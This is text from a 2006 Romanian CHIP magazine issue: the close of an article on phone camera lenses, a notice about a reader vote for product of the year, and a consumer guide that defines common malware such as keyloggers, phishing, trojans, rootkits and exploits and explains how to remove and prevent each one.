Câte poze bune vom avea?

Unde avem cele mai mari șanse să le întâlnim și, în consecință, unde vom obține o poză bună fără să simțim o gaură în buzunar? În zona de low-end, orice bănuț contează și de aceea producătorii nu se vor înghesui să le folosească. Va fi însă cazul cu modelele de telefoane din zona medie a pieței, cu cele de mainstream. Aici este cel mai probabil ca producătorii să dea câțiva dolari în plus pentru a pune o lentilă bună în locul celei de plastic. Dacă vor fi utilizatori care vor vrea poze de excepție... am mai spus, lentilele lichide nu pot fi foarte mari, își vor cumpăra o cameră foto adevărată sau modele de cameră foto cu telefon, cu optică de sticlă și funcții de focus și zoom. Oricum, decalajul dintre aceste din urmă camere și cele compacte (sau telefoanele mobile) se va reduce simțitor.

codrin_hosu@chip.ro



Produsul Anului 2006

Vă supunem din nou atenției cele mai interesante produse care au trecut prin laboratorul CHIP anul acesta. Pe baza voturilor dumneavoastră vom decerna trofeele anului 2006.

Cătălina Lazăr

Tradițional deja, evenimentul CHIP Produsul Anului reunește o selecție a celor mai bune produse care au trecut pragul laboratorului nostru hardware. Vă invităm din nou să ne fiți alături și să alegeți produsele pe care le considerați demne de a purta titlul de CHIP Produsul Anului 2006.

În revistă este inclus un chestionar în care puteți găsi categoriile propuse în acest an, fiecare conținând câte zece produse alese de redactorii CHIP pe baza calității și a noutăților aduse de acestea la momentul în care au apărut pe piață.

Pentru cei mai noi dintre cititori care nu cunosc acest eveniment voi face o scurtă trecere în revistă a celor mai importante date. CHIP Produsul Anului a debutat acum șase ani și trofeele sale s-au impus ca unele dintre cele mai de seamă recunoașteri pentru produsele IT. Într-o industrie dinamică, așa cum este cea de IT, recunoașterea dată de cea mai vândută revistă IT din România (situație neschimbată de-a lungul anilor) a devenit un etalon de marcă al calității unui produs IT. Fiecare distribuitor sau producător care a obținut acest titlu l-a arborat cu mândrie în vitrină sau chiar în magazine.

Produsul Anului nu este o competiție statică, ea urmând drumul (sinuos) al industriei IT din fiecare an. Veți remarca faptul că s-au schimbat din nou categoriile pentru care acordăm trofee anul acesta. Această schimbare este dictată de tendințele care se manifestă pe piață și de interesul arătat de dumneavoastră pentru anumite categorii de produse. De exemplu, în premieră a apărut categoria de TV tunere, un produs din ce în ce mai căutat de cititorii noștri.

Alte modificări sunt date de dispariția categoriilor plăcilor de bază, unităților optice sau memoriilor DDR și DDR2. Redactorii hardware au considerat că la nici una dintre

aceste categorii nu au avut loc inovații tehnologice majore, iar interesul cititorilor a fost mai scăzut decât anul trecut pentru aceste produse.

Ce votați?

Ne așteptăm să votați produsele propuse, pe baza experienței personale pe care ați avut-o cu acestea. Alegeți-le pe cele care v-au plăcut cel mai mult, lăsându-le în afară pe cele despre care nu știți nimic sau care v-au dezamăgit. Deja prezentă pentru a treia oară în cadrul competiției se regăsește și posibilitatea de a vota cea mai bună reclamă, atât din punct de vedere al mesajului, cât și din punct de vedere al designului.

Votul la această categorie este opțional și poate fi făcut pe site-ul CHIP la pagina www.chip.ro/PA2006. Votați reclama care v-a determinat să cumpărați un produs, care v-a rămas în minte multă vreme, care v-a transmis informații despre un anumit produs sau care pur și simplu v-a plăcut.

Care este câștigul dumneavoastră?

Premiile oferite de redacția CHIP sunt sume de bani și, în premieră, două excursii la cel mai cunoscut târg internațional dedicat IT-ului, CeBIT Hanovra.

Votați produsele propuse și veți intra automat în tragerea la sorți pentru marele premiu de 1000 de dolari, cele două excursii la Hanovra și cele cinci premii de câte 100 de dolari*.

Procedura de votare este similară celei din fiecare an.

Fiecare produs dispune de un cod care la fiecare categorie începe cu aceeași literă (A01 – A10 camere foto digitale de ex.). Veți putea vota pentru un singur produs la fiecare categorie, iar codul aferent acestuia îl veți trece pe talonul „Produsul Anului 2006” în coloana intitulată „COD PRODUS”.

Sunt foarte importante și motivele pentru care alegeți un produs. De aceea, vă rugăm să completați rubrica alăturată cu primele trei motive care v-au determinat alegerea. Codul acestora îl găsiți tot pe chestionar și veți putea alege între opt posibile motive.

Cum puteți câștiga?

Pentru a participa la tragerea la sorți care se va organiza înainte de evenimentul „CHIP Produsul Anului 2006” trebuie să completați chestionarul volant din revistă și să îl trimiteți pe adresa redacției (adresa de expediție este tipărită pe chestionar). După completare, chestionarul va fi împăturit în trei astfel încât adresa destinatarului și numele dumneavoastră să apară la vedere, după care îl veți capsă sau lipi cu bandă adezivă și îl veți pune la poștă. Atenție! Nu timbrați chestionarele! Taxele poștale vor fi suportate de către Vogel Burda Communications.

Data limită de trimitere a chestionarelor este 1 decembrie 2006 (data poștei). Nu se primesc decât chestionarele originale prezente în revistă.

Numele câștigătorilor premiilor puse la bătaie de Vogel Burda Communications, precum și cele ale câștigătorilor trofeelor vor fi publicate în numărul din martie 2007 al revistei.

*Premiile în bani se vor acorda în lei, la cursul BNR din ziua în care se decernează.



Sistem blindat

Cele mai cunoscute amenințări informatice își găsesc nașul în acest articol. Aflați cum se comportă fiecare, cum le puteți îndepărta și cum vă puteți feri pe viitor de ele.

Mircea Mihălcică, Ionuț Bălan, Cătălin Constantin

Securitatea unui sistem informatic... concept pe care fiecare îl vede în felul său. Unii își imaginează scenarii cu forme de inteligență artificială din filmele SF, mulți se gândesc la atacurile de pe internet, alora le zboară mintea la viruși și alte gănganii care viețuiesc pe calculatoarele noastre dacă nu avem grijă. Fiecare gândește în funcție de daunele pe care le suferă în urma unei eventuale probleme de securitate: unii prieteni îmi spun „și ce dacă, să intre că și-așa n-au ce să-mi fure, dacă se strică, îmi reinstalez și gata”; alora nu le surâde timpul pierdut cu punerea pe picioare a sistemului și sunt deranjați dacă anumite programe le livrează reclame pe ecran sau le mănâncă putere de calcul, bandă de internet și le blochează calculatorul; există cazuri când utilizatorii pot să-și piardă date critice (imaginați-vă cum ar fi să vă pierdeți toată munca din ultimele câteva luni) sau să le fie furate informații confidentiale, ca numere de carduri sau parole.

Teama este cu atât mai mare cu cât apar zilnic noi tipuri de amenințări, care parcă sunt întotdeauna cu un pas înaintea suitei de securitate. Fiecare dintre noi s-a infectat cel puțin o dată, iar consecințele au fost mai mult sau mai puțin devastatoare, în funcție de norocul fiecăruia. Și dacă tot vorbim de noroc, nu putem să nu ne gândim că vorba „norocul ți-l faci singur” are un graunte de adevăr chiar și în cazul securității datelor personale. Nu este de ajuns să dispunem de cele mai noi suite de securitate, de un firewall puternic și de update-uri la zi, trebuie să avem și un comportament care să reducă pe cât posibil pericolul de infectare. Trăim într-un mediu în care amenințările informatice se află pretutindeni în jurul nostru și care ne pot cauza probleme când ne așteptăm mai puțin. Sfaturile „clasice” pe care vi le-am dat de-a lungul timpului, cum ar fi să vă țineți calculatorul cu update-urile la zi sau să nu dați clic pe un link dubios, deși par prăfuite, reprezintă în continuare baza

unui comportament sănătos și trebuie să devină deja gesturi reflexe.

Odată însușită această bază comportamentală, putem trece mai departe pentru a afla care sunt exact pericolele care ne amenință, cum se comportă și cum le putem evita.

Dacă ar fi să vedem problema securității ca pe o piesă de teatru, din rândurile de mai sus am putea spune că am citit distribuția și avem o idee despre desfășurarea acțiunilor, acum așteptăm intrarea fiecărui actor în scenă și evoluția lui. Am trecut în revistă fiecare amenințare informatică importantă și vă spunem care sunt simptomele pe care le prezintă calculatorul după infecție, care sunt efectele pe care le produce o astfel de infecție, cum puteți scăpa de ea și ce trebuie să faceți pentru a vă păstra pe viitor sistemul curat. Sfaturile de dezinfecție sunt însoțite în cazul fiecărei amenințări de indicații privind cele mai bune unelte existente astăzi.

Nu ne mai rămâne decât să vă urăm lectură plăcută și sisteme cât mai sigure!

Keylogger

Definiție

Un keylogger este un program care rulează în background, de cele mai multe ori nefiind sesizat de task managerul „standard” din sistemul de operare și care înregistrează toate apăsările pe taste pe care le executăm. Informațiile le va scrie într-un fișier, de multe ori criptat, care urmează a fi trimis unei terțe părți. Keylogger-ul, inițial folosit de unii angajatori pentru a urmări activitatea propriilor angajați, a devenit în zilele noastre unealta pentru una din principalele metode de fraudă online.



Simptome

Nu există simptome specifice, clar asociate cu aceste aplicații. Identificarea unui keylogger se face de obicei prea târziu pentru a putea vorbi de o reducere a pagubelor.

Efecte

Furt de informații critice pentru utilizator. Să dăm un exemplu: pornim calculatorul, clic pe contul de internet banking, pe icon-ul jocului online sau pe browser și apoi pe contul de webmail, clic pe căsuța în care ni se cere numele de utilizator pe care-l scriem, tab pentru salt în câmpul pentru parolă, o scriem și pe aceasta, keylogger-ul înregistrează și trimite datele hoțului, care ulterior va avea acces deplin la cont. Consecințele sunt pe cât de simple și de evidente, pe atât de grave.

Eliminare

Combinatia clasică antivirus-firewall-antispyware. Chiar dacă mulți antiviruși nu vor detecta keylogger-ele, având în vedere

că sunt transmise informații către o terță parte prin internet, există o șansă foarte bună ca firewall-ul să le oprească. Cele mai eficiente aplicații, din experiența noastră, sunt cele antispyware, iar ca exemplu dăm Windows Defender (fost Microsoft Windows AntiSpyware) și SpyBot Search & Destroy – www.safer-networking.org.

Prevenire

Metodele principale de „achiziție” nedorită a unui keylogger sunt prin e-mail, prin instant messaging sau prin internet (link-uri către pagini care conțin script-uri ce instalează astfel de aplicații, rularea de ActiveX-uri ascunse sau nu în spatele altei forme de conținut). În mare, feriți-vă de informația primită de la surse necunoscute.

Phishing



Definiție

Metodă pentru furtul de identitate (ce va avea ca urmări furtul electronic de date) ce constă în primirea unui e-mail care vă direcționează către o pagină Web identică vizual cu cea a unei instituții (de obicei pagina băncii sau a e-bay sau a altor site-uri de gen), iar acolo sunteți invitați să vă completați datele pentru ca instituția să poată face anumite operațiuni.

Simptome

Primirea de e-mail-uri prin care sunteți invitați să vă autentificați pe site-ul unei instituții.

Efecte

Furt de informații critice pentru utilizator. Exemplu: primim un mesaj cu însemnele băncii noastre, în care suntem rugați să intrăm pe un site ce pare a fi site-ul băncii, unde să introducem numele de utilizator și parola, din diferite motive, în general cele mai dese fiind actualizări ale bazei de date, update-uri de securitate etc. Site-ul fals înregistrează datele noastre de autentificare, ce vor fi folosite apoi de către hoți pe site-ul real pentru golirea contului.

Eliminare

Nu se aplică.

Prevenire

Limitarea numărului de mesaje de tip phishing prin folosirea unui program anti-spam, cum ar fi cel de la adresa www.spamihilator.com. Chiar și cu acesta, vor exista mesaje ce vor trece de filtru, așa că nu dați clic pe link-ul din e-mail. Există trucuri HTML prin care se poate ascunde adevărata destinație a unui link, așa că deschideți browser-ul și scrieți singuri destinația în bara de adrese. De asemenea, mare atenție la sintaxa din link (citybank e diferit de cilybank sau cltybank). Verificați dacă sunteți pe o pagină securizată (în josul paginii există o cheie sau un lacăt închis). Încercați un nume de utilizator și o parolă false; de multe ori pagina falsă vă va lăsa să vă „autentificați” folosind aceste date. Chiar dacă a trecut toate testele preliminare, când primiți un mesaj de genul celor de mai sus, cel mai important pas pe care vă invităm să-l faceți este să contactați instituția telefonic sau electronic și să întrebați despre legitimitatea mesajului.

Adware, reclame nedorite, spyware

Adware legitim

Definiție

Formă de distribuție a unor aplicații într-un „mod sponsorizat”, în sensul în care în loc să plătiți pentru program, acceptați să vă fie afișate reclame în timpul folosirii acestuia.

Adware nelegitim – spyware


Definiție

Programe care instalează fără știrea voastră alte aplicații ce urmează a vă monitoriza activitatea pe internet cu scopul de a vă face profiluri și a vă afișa reclame țintite în timpul folosirii calculatorului.



Prevenire

Cum adică să prevenim ceva legitim? „L-am rulat, eu de unde să știu că era adware? Acum mi-a instalat chestii și mă enervează” – problema care se pune este că de multe ori utilizatorii ajung să ruleze adware și automat reclame fără voia lor, în sensul în care informația că aplicația ar fi susținută de reclame este ascunsă undeva între multe pagini de termeni și condiții într-o exprimare alambicată, foarte ușor de trecut cu vederea. Vă recomandăm citirea cu atenție a termenilor și a condițiilor de utilizare a aplicațiilor pe care urmează să le instalați. Dacă aveți posibilitatea, întrebați pe cineva despre eventuale „bonusuri” care vin cu aplicația sau citiți pe internet review-uri, forumuri și grupuri de discuții unde în mod normal se va spune dacă respectivul program conține elemente publicitare.



Daemon Tools: odată cu versiunea 4.06, popularul emulator vine cu un adware.

RISUL NUMĂRUL UNU FACTORUL UMAN

Cel mai securizat sistem din lume este nepunctuos în fața unui utilizator neinformați, care din greșeală sau din neștiință dă drumul în sistem celor mai periculoase atacuri. Este porțița predilectă prin care atacatorii reușesc să pătrundă și în cele mai blindate sisteme informatice.

Nu este însă cazul să citiți rafturi întregi de documentații legate de modul de funcționare al programelor și elemente de rețelistică.

Trebuie doar să vă folosiți bunul simț. De exemplu, este foarte puțin probabil ca un programele minune să vă crească spectaculos viteza de navigare pe internet atâta vreme cât dumneavoastră aveți un abonament cu viteză specificată. Sau, pozele incitante cu celebrități feminine de genul Kournikova, Pamela Anderson sau Britney Spears pot conține orice, numai imaginile promise nu. La fel, nu credeți toate e-mail-urile legate de creșterea performanțelor sexuale sau care conțin scrisorile unei rude a unui rege african (sau român :) care este în închisoare, dar care vă promite bani mulți dacă faceți o mică

donație pentru a-l ajuta să iasă de acolo.

Sau, banca dumneavoastră nu o să vă comunice și nici nu o să vă ceară informații confidențiale pe e-mail înainte să vă contacteze telefonic sau să vă invite la sediu. Un astfel de mesaj este cu siguranță dubios și îl puteți șterge fără regrete.

Cu alte cuvinte, nu rulați voluntar nici un fel de aplicație sau atașament din e-mail fără a fi siguri de integritatea sa. Nu instalați în browser nimic fără a fi verificat de un antivirus, ca de exemplu de un engine online cum sunt cele oferite de Kaspersky, BitDefender, TrendMicro, Panda etc.

Simptome

Scăderea lățimii de bandă, a puterii de lucru și o comportare ciudată per ansamblu a calculatorului, completată de pop-up-uri și reclame nedorite în timpul în care folosiți browser-ul și nu numai.

Efecte

Pierderea intimității pe internet și eventualul risc de a vă fi furate informații critice. Scăderea puterii de lucru a calculatorului și „subțierea” semnificativă a lățimii de bandă, peste acestea venind o in-vazie de reclame nedorite și o comportare ciudată a browser-ului.

Eliminare

Din nou combinația de aur antivirus-firewall-antispyware, cu accent pe ultimele, dintre care amintim Windows Defender, SpyBot Search & Destroy – www.safer-networking.org și Ad-Aware SE Personal – www.lavasoft.com.

Prevenire

Metoda prin care vă pricopsiți cu așa ceva constă în instalarea de aplicații necunoscute sau care vin din surse dubioase, în general în urma unor căutări proprii pe internet după aplicații care ar încerca să ne rezolve o anumită problemă sau din link-uri primite prin e-mail sau instant messaging. Vă recomandăm să vă informați temeinic asupra oricărui program înainte de a-l instala, de pe internet, forumuri și grupuri de discuții, site-uri de securitate etc. (noi folosim căutări după numele aplicației pe care am dori s-o instalăm, plus termeni precum „spyware” sau „adware” pentru a găsi eventuale discuții în care acestea ar putea fi asociate).

Trojan – Trojan Horse



Simptome

Cum există multe feluri de troieni, avem și foarte multe simptome prin care aceștia se manifestă. În general, avem de-a face cu o comportare ciudată a calculatorului, mergând de la deschiderea fără vreun motiv a unor aplicații, dispariția de fișiere, resetarea calculatorului, activitate serioasă a hard diskului și a modemului sau a plăcii de rețea chiar dacă nu pare că faceți nimic în acele momente, pierderea de parole sau date importante, apariția de butoane, erori, chat-box-uri pe ecran, vă conectați automat și fără voia voastră la internet, nu mai puteți folosi tastatura, mouse-ul sau combinația Ctrl-Alt-Del și multe altele.

Efecte

Efectele troienilor diferă de la unul la altul; există troieni prin care atacatorul primește acces de la distanță asupra sistemului victimă; care fură informații critice de la utilizator (instalează keylogger etc.); ce distrug fișiere; care folosesc calculatorul victimă pentru diferite activități dubioase și ilegale (fraude bancare etc.) sau pentru a ataca diferite servere de pe internet; care blochează activitatea aplicațiilor de securitate


(antivirusi, firewall, antispyware) pentru a da accesul altor aplicații nocive către sistem.

Eliminare

Aici avem nevoie de combinația antivirus și firewall, primul pentru a elimina (eventual) din sistem respectivul software nociv, al doilea pentru a bloca tot traficul nedorit spre și dinspre calculatorul nostru personal. Din cauza mulțimii de metode de a ne infecta și a gradului uriaș de risc pe care îl prezintă aceste aplicații, când știm că ne-am ales cu un troian, preferăm să formatăm tot (avem backup pentru toate datele importante) și să pornim cu pașii de la capitoul Prevenire – nu zicem că această operațiune este obligatorie, dar o preferăm pentru că scăpăm cu siguranță de troian.

Prevenire

Aici totul e simplu: sistem curat, cu toate update-urile la zi, antivirus și firewall update-ate și ele cât mai des, scanări de sistem destul de dese. Mare atenție la ceea ce download-ați și instalați, în spatele unui joc simpatic download-at de pe un site dubios se poate ascunde ceva foarte periculos.



Toolbar-uri

Definiție

O categorie de programe de tip adware ce îmbină pericolele adware cu cele de tip browser hijacking și care se deghizează într-o aplicație ce eficientizează căutările sau oferă protecții dedicate. PC-ul dumneavoastră se va pricopsi nu numai cu reclame, dar veți fi și forțați să vizitați o serie de pagini web pe care altfel le-ați ocoli. De obicei, acestea vin odată cu pachete de aplicații de larg consum cum ar fi colecții de smiley-uri, screen-saver-e sau vi se propun spre instalare atunci când vizitați pagini de la periferia internetului. Unul dintre cele mai cunoscute și mai periculoase astfel de toolbar-uri este CoolWebSearch.

Simptome

Aceleași pe care le regăsiți la un browser hijacker, plus apariția unui toolbar în Internet Explorer. Calculatorul va începe să se miște mai greu și veți fi invadați de ferestre pop-up nesolicitate.

Efecte

Căutările cu Internet Explorer nu vor mai fi eficiente din cauza redirectionării lor către un motor cu conținut publicitar. Traficul pe internet va crește din cauza descărcării unor reclame, iar desktop-ul va fi invadat de pop-uri. Este posibil să apară și dese crash-uri ale browser-ului.

Eliminare

Scanați sistemul cu un antivirus și cu un program de tip spyware remover.

Prevenire

Folosiți bunul simț și nu instalați toate „armele magice” cu care veți putea optimiza viteza de căutare pe internet sau veți scăpa de orice infecție de pe internet. Orice program pe care îl instalați ar trebui să provină dintr-o sursă sigură.

Folosiți măcar un program antispyware (Windows Defender) cu modul rezident dacă nu și un antivirus (BitDefender, Kaspersky, Symantec).

Rootkit-uri

Definiție

Rootkit-ul este un instrument din arsenalul hacker-ilor prin care aceștia pot controla toate operațiunile executate pe sistemul victimă. Este un backdoor prin care se poate obține accesul total asupra sistemului și de obicei este instalat imediat ce un atacator reușește să obțină controlul asupra victimei sale. Există multe tipuri de rootkit-uri pentru toate sistemele de operare. Generic vorbind, un rootkit este un sistem de module ce interceptează anumite operații executate de kernel-ul sistemului de operare și sunt redirectionate în concordanță cu scopul pentru care rootkit-ul a fost instalat.



Simptome

Nu există simptome vizibile imediat. Eventual o latență în executarea unor operații de browsing prin fișierele de pe hard disk, apariția unor fișiere suspecte, o senzație generală de încetinire sau creșterea nejustificată a traficului pe internet.

Efecte

O oarecare lentoare a sistemului de operare, peste care se aplică o varietate de scenarii și imposibilitatea de a rula un antivirus. Cel mai simplu ar fi acela că cineva vă spionează toate operațiile pe care le executați și vă fură datele de pe hard disk. Apoi, PC-ul dumneavoastră poate deveni sursa unor atacuri de tip DDoS, poate fi folosit ca paravan pentru acțiuni ilegale de file sharing sau, mai rău, poate fi punctul de plecare în efectuarea unor fraude pe internet.

Eliminare

Folosiți aplicații antivirus (BitDefender, Kaspersky) capabile să scaneze după rootkit-uri și să le elimine. Totuși, cea mai eficientă metodă este să formatați partiția cu respectivul sistem de operare și să îl reinstalați. De obicei, dacă cineva a fost destul de abil să vă strecoare un rootkit, a putut să își ascundă destul de bine urmele. Există și aplicații

specializate în detecția și eliminarea rootkit-urilor (Secure BlackLight, RootkitRevealer, ProcessGuard).

Prevenire

Nu instalați aplicații ce vin din surse necunoscute și folosiți-vă bunul simț. Dacă tot vreți

să instalați, atunci folosiți un antivirus performant ce are modul rezident de scanare în timp real și nu ezitați să aplicați update-urile pentru orice aplicație pe care o aveți instalată, inclusiv sistemul de operare. Este posibil ca unele rootkit-uri să fie deja implantate în sistemele operare pirat ce se regăsesc pe internet.

Path	Timestamp	Size	Description
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Prefetcher\TracesProcessed	19.10.2006 16...	4 bytes	Data mismatch between Window
HKLM\SOFTWARE\WhenU\search\vb_server_update	19.10.2006 16...	34 bytes	Data mismatch between Window
HKLM\SYSTEM\ControlSet001\Enum\Root\LEGACY_VANQUISH	19.10.2006 15...	0 bytes	Hidden from Windows API
HKLM\SYSTEM\ControlSet001\Services\vanquish	19.10.2006 15...	0 bytes	Hidden from Windows API
HKLM\SYSTEM\ControlSet002\Enum\Root\LEGACY_VANQUISH			
HKLM\SYSTEM\ControlSet002\Services\vanquish			
C:\Documents and Settings\Administrator\Desktop\bin\vanquish.dll			
C:\Documents and Settings\Administrator\Desktop\bin\vanquish.exe			

Locații ascunse: utilizatorul nu își dă seama că există pericole în sistem.

Browser hijacker



Definiție

Acest tip de programe periculoase modifică setările browser-ului Internet Explorer (fără update-urile la zi) și redirecționează homepage-ul sau motorul de căutare către site-uri terțe (de publicitate, cu conținut explicit etc.). Multe dintre aceste aplicații exploatează posibilitatea ca Internet Explorer să ruleze script-uri ActiveX direct dintr-o pagină web. În general, veți fi întrebați într-un pop-up dacă doriți să rulați respectivul control.

Simptome

Odată ce ați contactat o astfel de infecție, atunci calculatorul dumneavoastră va începe să se comporte anormal și veți putea detecta ușor acest lucru. În primul rând, veți fi inundați de ferestre pop-up aproape de fiecare dată când deschideți o nouă pagină în browser, iar homepage-ul dumneavoastră va afișa site-uri dubioase. La fel, aproape fiecare căutare din browser se va face cu alt motor decât cel cu care ați fost obișnuiți.

Efecte

Unul dintre cele mai neplăcute efecte pe care le veți resimți este acela că fiecare navigare pe web va deveni o operație generatoare de nervi, pentru că, în loc să vă puteți relaxa citind informațiile din pagini, veți vâna pop-up-urile și veți duce un război cu paginile încăpățanate ce nu doresc nicicum să se închidă. PC-ul dumneavoastră se va încălca suplimentar cu sesiuni de Internet Explorer și va funcționa din ce în ce mai greu.

Eliminare

Descărcați și rulați un program dedicat de detecție și eliminare (Spybot Search&Destroy <http://www.safer-networking.org/?page>

=download, Ad-aware <http://www.lavasoft.de> sau Windows Defender <http://www.microsoft.com/downloads/details.aspx?FamilyId=435BFCE7-DA2B-4A6A-AFA4-F7F14E605A0D&displaylang=en>). În majoritatea cazurilor ele își vor face treaba și vor elimina infecția. Recomandăm folosirea soluției Microsoft pentru că oferă cele mai bune rezultate în restaurarea setărilor funcționale din Internet Explorer.

Prevenire

Folosiți o aplicație rezidentă de protecție antispayware cu update-urile la zi. Dacă nu vreți să apelați la Windows Defender, atunci puteți opta pentru orice antivirus ce oferă și protecție antispayware (BitDefender, Kaspersky, Symantec). Modificați setările de securitate ale lui Internet Explorer pe valori mai stricte. O idee bună este să instalați toate update-urile pentru Internet Explorer sau să migrați către alt browser (Internet Explorer 7, Firefox – www.mozilla.org sau Opera – www.opera.com). Apoi, nu instalați diversele controale ActiveX ce vă sunt propuse atunci când vizitați site-uri ce conțin materiale cu conținut explicit sau nu tocmai legale.

Ad-Aware se
Copyright 1999 - 2005 Lavasoft Sweden. All Rights reserved.

Status
Scan now
Ad-Watch
Add-ons
Help

Scanning Results

Scan Summary | Critical Objects | Scan Log


Target families detected on this system

- WWhenU (237 Objects Total)
 - WWhenU has a TAC rating of 3
- Zengo (80 Objects Total)
 - Zengo has a TAC rating of 4
- WWhenU.DesktopToolbar (30 Objects Total)
 - WWhenU.DesktopToolbar has a TAC rating of 5
- Possible Browser Hijack attempt (10 Objects Total)
 - Possible Browser Hijack attempt has a TAC rating of 4
- Tracking Cookie (16 Objects Total)

Summary Of This Scan
Total scanning time: 00:02:09
Objects scanned: 92607
Objects identified: 353
Objects ignored: 0
New critical objects: 353
Average TAC: 3,800
Negligible objects: 0
Negligible references: 0

Similar cu adware-ul: Ad-Aware repară setările lui Internet Explorer.

Exploit-uri



Definiție

O explicație doctă a acestui termen ar putea suna cam așa: o aplicație, un program care se folosește de o greșeală de programare, de o deficiență, de un bug pentru a ridica nivelul privilegiilor asociate unui utilizator sau pentru a determina un atac de tip Denial of Service asupra unui sistem de calcul. Pot fi împărțite în locale, în care atacatorul are acces fizic la sistemul respectiv, și de la distanță.

Simptome

Exploit-urile sunt unele dintre cele mai periculoase amenințări la care poate fi supus un sistem pentru că dacă în unele cazuri apar erori de funcționare, în altele sistemul se comportă absolut normal și nimeni nu bănuiește nimic. Dacă sistemul este „lovit” de un exploit care generează un atac de tip Denial of Service, simptomul este evident, blocarea sistemului. Dacă această situație se întâmplă o singură dată, utilizatorul acelu

sistem s-ar putea să nu bănuiească nimic. Și dacă se întâmplă după un tipar eratic, cu atât mai puțin va bănuii că este supus unor atacuri în care sunt folosite exploit-uri. Pe de altă parte, un exploit poate constitui vectorul prin care pot pătrunde pe un sistem tot felul de alte categorii de malware. Și atunci pot apărea simptomele specifice unei infecții cu viruși, troieni sau viermi.

Efecte

Pe cât de evazive sunt aceste atacuri, pe atât de periculoase pot deveni consecințele. Dacă o restartare din senin nu este în măsură să sperie prea mult un utilizator de Windows, accesul neautorizat la fișiere și la sistemul de operare, posibilitatea de a rula cod de la distanță, de a distruge sau fura informații ar trebui să sperie pe oricine.

Eliminare

Practic, nu se poate vorbi de eliminarea unui exploit, ci de împiedicarea unui exploit de a crea daune prin diminuarea ariei în care poate lovi. Și asta înseamnă update.

UPDATE-URILE

PRIMUL PAS PENTRU UN SISTEM BLINDAT!

Este inutil să discutăm despre un sistem de operare blindat în condițiile în care el nu este adus la zi din punct de vedere al update-urilor. Degeaba folosim cel mai performant antivirus, firewall sau soluție antispyware dacă sistemul de operare este plin de găuri neastupate. Deoarece nu există sistem de operare perfect, update-urile trebuie să fie o prioritate. Microsoft oferă periodic, în cea de-a doua zi de marți din fiecare lună, un set de update-uri pentru sistemul său de operare. Nu vă lăsați induși în eroare de afirmații precum „nu instalez update-urile pentru că îmi îngreunează sistemul”, „nu aduce nimic nou, nu am de ce să le instalez” sau „eu nu folosesc programe speciale, nu am de ce să fac update”. Orice sistem care este conectat la internet este vulnerabil și neaplicarea update-urilor nu face decât să crească probabilitatea de a cădea în fața unui atac. Nu numai sistemul de operare trebuie adus la zi în privința update-urilor. Toate celelalte aplicații de securitate pe care le folosiți trebuie aduse la zi. În primul rând, antivirusul și aplicația antispyware, dar și browser-ul, clientul de e-mail sau aplicația messenger.

Prevenire

Antivirusul la zi, sistemul de operare la zi, browser-ul la zi și în general orice aplicație care are contact cu mediul exterior sistemului trebuie adusă la zi. Un firewall configurat strict va restrânge posibilitatea de atac dinspre rețea.

De asemenea, dacă face și filtrarea conținutului este și mai bine pentru că înseamnă că se folosește de un set de semnături actualizabile. Iar în cazul apariției unui exploit „mortal” ofertanții de soluții de securitate sunt în general mai rapizi în a oferi soluții pentru diminuarea posibilităților de atac folosind acel exploit.

SECURITATEA CARDURILOR

Există o anumită teamă de cumpărături sau plăți pe internet cu ajutorul cardurilor, justificată și nu prea. Dacă folosiți cardul pentru a cumpăra dintr-un magazin virtual de încredere, printr-un intermediar de încredere și aveți un sistem informatic sigur (în sensul în care nimeni nu vă poate „fura” pe drum datele cardului), nimic rău nu se poate întâmpla. E nevoie însă doar de puțină neglijență pentru a avea probleme.

